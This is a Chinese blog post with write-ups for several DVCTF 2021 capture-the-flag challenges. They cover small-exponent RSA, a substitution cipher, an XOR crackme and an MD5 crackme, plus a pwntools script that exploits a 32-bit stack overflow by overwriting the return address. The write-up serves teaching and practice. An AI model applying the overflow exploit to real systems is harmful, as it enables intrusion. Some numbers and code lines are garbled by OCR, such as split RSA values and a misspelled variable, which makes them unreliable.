# DVCTF 2021 部分writeup

原创


顾殇の点 于 2021-03-16 21:50:13 发布 396 收藏 1

分类专栏： CTF Reverse PWN




本文链接：https://blog.csdn.net/weixin_43859686/article/details/114901982




CTF 同时被 3 个专栏收录

22 篇文章 2 订阅

订阅专栏


Reverse

20 篇文章 0 订阅

订阅专栏


PWN

1 篇文章 0 订阅

订阅专栏

## Start

## 0x01 Crypto-Bootless RSA

```
{"N": 14881847492660506392088919416031322521632749234736832995262022222017350596900434172802162381334017540244180756063579434253182370833506724341344667848541106653173381471457149134898537538958121415489549940466854712313098687220849717648573100023589947907245527365110341911616670482651758914326227375434346572149 9, "e": 3, "ct": 42072895559434239433477522833618125510104833682400791147756484926473429812944660418513915089605585001822593048409572122116271940152606737483427579008439983003526121002605981337523603743 73}
```

给了n,c,e，e很小，c明显也比n小，这种直接解密开方就行了：

```
import binascii
import gmpy2
n = 0xd3ecaed74ca7754aeb3c061fdc37734718934c377cbc5322541174fa0d67e87bbf5a35bbf87f920d118c1ccb8520a24e738295d49ec2aed4953b2daeb9fee091c7b9dd3a5d06b65b98697bd37ffb9b483a05aa54a4b08a5d830c91c465f16e450ea93d987948ca745fe7bc6f67c6af6cf372a08a17717a25b347fcf31eb69e9b
e = 0x3
ct = 0xf78a311629a1355acbae0139cb1273e1d1131410a2ee583c650ed0b186829f8653ed9dc1e85775f2cb21661e9cd7d3c0463330b50ddbfa25e21dee262cb0e6d1294cfc3555944de3a3e69ac9065

m = gmpy2.iroot(ct, 3)[0]
flag = binascii.unhexlify(hex(m)[2:].strip("L")).decode()

# dvCTF{RS4_m0dul0_inf1nity}
```

## 0x02 Crypto-Substitution

`weXGU{xi1kg3w_x1ks3i}`

根据前缀得到：

**weXGU -> dvCTF**

第三段开头：

```
Gsviv ziv z
```

替换掉G得到T：

```
Tsviv ziv z
```

根据词频，刚好可以对上：

```
There are a
```

flag：

```
weXGU{xi1kg3w_x1ks3i}
dvCTF{xr1kg3d_x1kh3r}
```

现在还剩`x`、`k`和`g`还没找到替换

找找词频，一篇文章中常见的3个字母组成的单词的有`the`

找到`gsv`，这里明显可以得到一个规律，就是这里字母的位置是替换的，`s`替换成`i`，`i`就替换成`s`

所以这个`gsv`明显就是`the`

这里`g->t`，看到大写的`G->T`，猜测大小写替换规律一样，所以`X->C`，那么`x->c`

flag:

```
weXGU{xi1kg3w_x1ks3i}
dvCTF{cr1kt3d_c1kh3r}
```

最后这个k，看到flag后一个单词：

```
c1kh3r
```

将数字转换成对应的字母：

```
cikher
```

猜测k应该替换成p，得到：

```
cipher
```


最终flag：

```
dvCTF{cr1pt3d_c1ph3r}
```

## 0x03 PWN-Kanagawa

```
nc challs.dvc.tf 4444
```


main函数，很明显`fgets`的位置存在栈溢出:





这里的`fgets`函数需要注意一下，`fgets`函数的定义:


`char *fgets(char *str, int n, FILE *stream) 从指定的流 stream 读取一行，并把它存储在 str 所指向的字符串内。当读取 (n-1) 个字符时，或者读取到换行符时，或者到达文件末尾时，它会停止，具体视情况而定。`

只读取了`44`个字符：





看到`s`和`v4`的定义，`v4`的定义长度就是`1024`，`fgets`读取的时候限制就是`1024`，所以这个位置没有溢出，而`s`的定义长度`40`，`fgets`可以读取`44`个字符，多出来的`4`个字符，刚好溢出一个返回地址的长度(该程序是32位的)：





这里直接有`system('cat /flag')`，在`recovery_mode`中被调用，直接将返回地址覆盖为`recovery_mode`的地址即可




pwn脚本：

```
from pwn import *

r = remote('challs.dvc.tf','4444')
elf = ELF('kanagawa')

return_addr = elf.symbols['recovery_mode']

payload = b'a'*40 + p32(return_addr)
r.sendline(payload)
r.interactive()
```




## 0x04 rocca_pia

整体流程：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax

  if ( argc == 2 )
  {
    if ( transform((__int64)argv[1]) )
      puts("Nice try");
    else
      puts("Nice flag");
    result = 0;
  }
  else
  {
    printf("Usage: %s <password>\n", *argv);
    result = 1;
  }
  return result;
}
```



`transform`，判断奇偶，分别异或，最终与`PASSWD`对比：

IDA View-A | Pseudocode-A | Hex View-

```
int __fastcall transform(__int64 a1)
{
  int i; // [rsp+14h] [rbp-1Ch]
  char *s2; // [rsp+18h] [rbp-18h]

  for ( i = 0; i < strlen(PASSWD); ++i )
  {
    if ( (i & 1) != 0 )
      s2[i] = *(_BYTE *)(i + a1) ^ 0x37;
    else
      s2[i] = *(_BYTE *)(i + a1) ^ 0x13;
  }
  return strncmp(PASSWD, s2, 0x16uLL);
}
```

```
0000002010 PASSWD          db 'wAPcULZh'           ; DATA XR
0000002010                                         ; transfo
0000002018                 db  7Fh ;
0000002019                 db    6
000000201A                 db  78h ; x
000000201B                 db    4
000000201C                 db  4Ch ; L
000000201D                 db  44h ; D
000000201E                 db  64h ; d
000000201F                 db    6
0000002020                 db  7Eh ; ~
0000002021                 db  5Ah ; Z
0000002022                 db  22h ; "
0000002023                 db  59h ; Y
0000002024                 db  74h ; t
0000002025                 db  4Ah ; J
0000002026 ; const char s[]
```



python脚本：


```
encrypt = [0x77, 0x41, 0x50, 0x63, 0x55, 0x4C, 0x5A, 0x68, 0x7F, 6, 0x78, 4, 0x4C, 0x44, 0x64, 6, 0x7E, 0x5A, 0x
22, 0x59, 0x74, 0x4A]

flag = ''
for i in range(len(encrypt)):
 if i & 1:
  flag += chr(encrypt[i] ^ 0x37)
 else:
  flag += chr(encrypt[i] ^ 0x13)

# dvCTF{I_l1k3_sw1mm1ng}
```

由于该题已知加密后的字符串的长度，所以也可以用Angr：

```
import angr
import claripy
encrypt = [0x77, 0x41, 0x50, 0x63, 0x55, 0x4C, 0x5A, 0x68, 0x7F, 6, 0x78, 4, 0x4C, 0x44, 0x64, 6, 0x7E, 0x5A, 0x
22, 0x59, 0x74, 0x4A]
porject = angr.Project('rocca_pia')
flag = claripy.BVS('flag', len(encrypt)*8)

state = project.factory.entry_state(args=['rocca_pia', flag])
simgr = project.factory.simgr(state)

simgr.explore(find=0x401286, avoid=0x401294)
flag = simgr.found[0].solver.eval(flag, cast_to=bytes).decode()
print(flag)
```


## 0x05 crackme

整体流程显而易见：



```
12  if ( argc > 1 )
13  {
14    *(_QWORD *)s2 = 0LL;
15    v5 = 0LL;
16    v6 = 0LL;
17    v7 = 0LL;
18    v8 = 0;
19    emmdee5(argv[1], (__int64)s2);
20    printf("%s", s2);
21    if ( !strcmp("d2862c3379cbf547d317b3b1771a4fb6", s2) )
22      printf("Well done! flag: dvCTF{%s}\n", argv[1]);
23    else
24      puts("Nice try");
25    result = 0;
26  }
27  else
28  {
29    printf("Usage: %s <password>\n", *argv);
30    result = 1;
31  }
32  return result;
33}
```




加密后的`flag`放在`s2`中，最终与`d2862c3379cbf547d317b3b1771a4fb6`比较，加密过程在`emmdee5`中:

```
unsigned __int64 __fastcall emmdee5(const char *flag, __int64 result)
{
  size_t v2; // rax
  int i; // [rsp+1Ch] [rbp-24h]
  __int64 v5[3]; // [rsp+20h] [rbp-20h] BYREF
  unsigned __int64 v6; // [rsp+38h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v5[0] = 0LL;
  v5[1] = 0LL;
  v2 = strlen(flag);
  MD5(flag, v2, v5);
  esrever((const char *)v5);
  for ( i = 0; i <= 15; ++i )
    sprintf((char *)(result + 2 * i), "%02x", *((unsigned __int8 *)v5 + i));
  return __readfsqword(0x28u) ^ v6;
}
```



先是将`flag hash`一下，放入`v5`，在调用`esrever`对`v5`进行处理：

```
__int64 __fastcall esrever(const char *flag_hash)
{
  __int64 result; // rax
  char tmp; // [rsp+13h] [rbp-1Dh]
  int i; // [rsp+14h] [rbp-1Ch]
  int j; // [rsp+18h] [rbp-18h]
  int v5; // [rsp+1Ch] [rbp-14h]
  char *v6; // [rsp+20h] [rbp-10h]
  char *v7; // [rsp+28h] [rbp-8h]

  v5 = strlen(flag_hash);
  v6 = (char *)flag_hash;
  v7 = (char *)flag_hash;
  for ( i = 0; i < v5 - 1; ++i )
    ++v7;
  for ( j = 0; ; ++j )
  {
    result = (unsigned int)(v5 / 2);
    if ( j >= (int)result )
      break;
    tmp = *v7;
    *v7 = *v6;
    *v6++ = tmp;
```




这里v7指向flag_hash，第一个循环将v7指向hash的最后一个字符，v6指向的是MD5后的第一个字节，这里就是将第一个和最后一个进行交换，最后通过sprintf格式化输出成，`d2862c3379cbf547d317b3b1771a4fb6`
注意这个位置：

```
for ( i = 0; i <= 15; ++i )
    sprintf((char *)(a2 + 2 * i), "%02x", *((unsigned __int8 *)v5 + i));
```

这里只循环了16次，每次格式化`02x`，注意v5转换成的类型是int8所以，每次交换v5应该是以字节进行首尾交换的
python脚本：

```
res = 'd2862c3379cbf547d317b3b1771a4fb6'
i = len(res) - 2

flag_hash = ''
while i > 0:
 flag_hash += res[i:i+2]
 i -= 2
print(flag_hash)


# b64f1a77b1b317d347f5cb79332c86
# 在线md5解hash即可
# 741852963
```

## End